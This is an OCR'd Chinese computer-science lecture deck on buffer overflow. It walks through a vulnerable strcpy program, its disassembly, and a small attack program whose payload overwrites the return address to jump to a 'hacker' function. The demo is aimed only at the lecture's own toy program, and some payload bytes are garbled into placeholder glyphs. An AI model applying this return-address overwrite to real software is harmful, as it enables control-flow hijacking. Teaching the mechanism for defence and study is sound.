


# 越界访问和缓冲区溢出攻击


南京大学
计算机科学与技术系
袁春风
email: cfyuan@nju.edu.cn
2015.6

# 越界访问和缓冲区溢出

**大家还记得以下的例子吗？**

```
double fun(int i)
{
  volatile double d[1] = {3.14};
  volatile long int a[2];
  a[i] = 1073741824; /* Possibly out of bounds */
  return d[0];
}
```

**fun(0) → 3.14**
**fun(1) → 3.14**
**fun(2) → 3.1399998664856**
**fun(3) → 2.00000061035156**
**fun(4) → 3.14, 然后存储保护错**




**为什么当 i>1 就有问题？**
**因为数组访问越界！**

**数组元素可使用指针来访问，因而对数组的引用没有边界约束**

# 越界访问和缓冲区溢出

- C语言程序中对数组的访问可能会有意或无意地超越数组存储区范围而无法发现。
- 数组存储区可看成是一个缓冲区，超越数组存储区范围的写入操作称为缓冲区溢出。
  - 例如，对于一个有10个元素的char型数组，其定义的缓冲区有10个字节。若写一个字符串到这个缓冲区，那么只要写入的字符串多于9个字符（结束符‘\0’占一个字节），就会发生“写溢出”。
- 缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。
- 缓冲区溢出攻击是利用缓冲区溢出漏洞所进行的攻击。利用缓冲区溢出攻击，可导致程序运行失败、系统关机、重新启动等后果。


# 越界访问和缓冲区溢出

- 造成缓冲区溢出的原因是没有对栈中作为缓冲区的数组的访问进行越界检查。 举例：利用缓冲区溢出转到自设的程序hacker去执行

outputs漏洞：当命令行中字符串超25个字符时，使用strcpy函数就会使缓冲buffer造成写溢出并破坏返址

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer,str);
    printf("%s \n", buffer);
}
void hacker(void)
{
    printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
    return 0;
}
```


假定可执行文件名为test



# 越界访问和缓冲区溢出

**test被反汇编得到的outputs汇编代码**

```
080483e4 push   %ebp
080483e5 mov    %esp,%ebp
080483e7 sub    $0x18,%esp
080483ea mov    0x8(%ebp),%eax
080483ed mov    %eax,0x4(%esp)
080483f1 lea    0xfffffff0(%ebp),%eax
080483f4 mov    %eax,(%esp)
080483f7 call   0x8048330 <strcpy>
080483fc lea    0xfffffff0(%ebp),%eax
080483ff mov    %eax,0x4(%esp)
08048403 movl   $0x8048500,(%esp)
0804840a call   0x8048310
0804840f  leave
08048410 ret
```




若strcpy复制了25个字符到buffer中，并将hacker首址置于结束符 ‘\0’ 前4个字节，则在执行strcpy后，hacker代码首址被置于main栈帧返回地址处，当执行outputs代码的ret指令时，便会转到hacker函数实施攻击。

# 程序的加载和运行

- UNIX/Linux系统中，可通过调用execve()函数来加载并执行程序。
- execve()函数的用法如下：

  int execve(char *filename, char *argv[], *envp[]);

  filename是加载并运行的可执行文件名(如./hello)，可带参数列表argv和环境变量列表envp。若错误（如找不到指定文件filename），则返回-1，并将控制权交给调用程序； 若函数执行成功，则不返回，最终将控制权传递到可执行目标中的主函数main。
- 主函数main()的原型形式如下：

  int main(int argc, char **argv, char **envp); 或者：

  int main(int argc, char *argv[], char *envp[]);

  argc指定参数列表长度，参数列表中开始是命令名（可执行文件名），最后以NULL结尾

  例如：参数列表（命令行）为“.\hello” 时，argc=2

  前述例子：“.\test 0123456789ABCDEFXXXX▥ ▧▥▧” ,argc=3

  argv[0] argv[1]

# 缓冲区溢出攻击


```
#include "stdio.h"
char code[]=
      "0123456789ABCDEFXXXX"
      "\x11\x84\x04\x08"
      "\x00";
int main(void)
{
      char *argv[3];
      argv[0]="./test";
      argv[1]=code;
      argv[2]=NULL;
      execve(argv[0],argv,NULL);
      return 0;
}
```

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer,str);
    printf("%s \n", buffer);
}
void hacker(void)
{
    printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
    return 0;
}
```

可执行文件名为test

输入命令行：.\test 0123456789ABCDEFXXXX▯ ▧▯▧

按空格隔开的字符串
被构建成一个指针数组



# 越界访问和缓冲区溢

假定hacker首址为0x08048411


```
void hacker(void) {
    printf("being hacked\n");
}
#include "stdio.h"
char code[]=
      "0123456789ABCDEFXXXX"
      "\x11\x84\x04\x08"
      "\x00";
int main(void) {
      char *argv[3];
      argv[0]="./test";
      argv[1]=code;
      argv[2]=NULL;
      execve(argv[0],argv,NULL);
      return 0;
}
```

执行上述攻击程序后的输出结果为：

"0123456789ABCDEFXXXX▯ ▧▯▧

being hacked

Segmentation fault




最后显示“Segmentation fault”，原因是执行到hacker过程的ret指令时取到的“返回地址”是一个不确定的值，因而可能跳转到数据区或系统区或其他非法访问的存储区执行，因而造成段错误。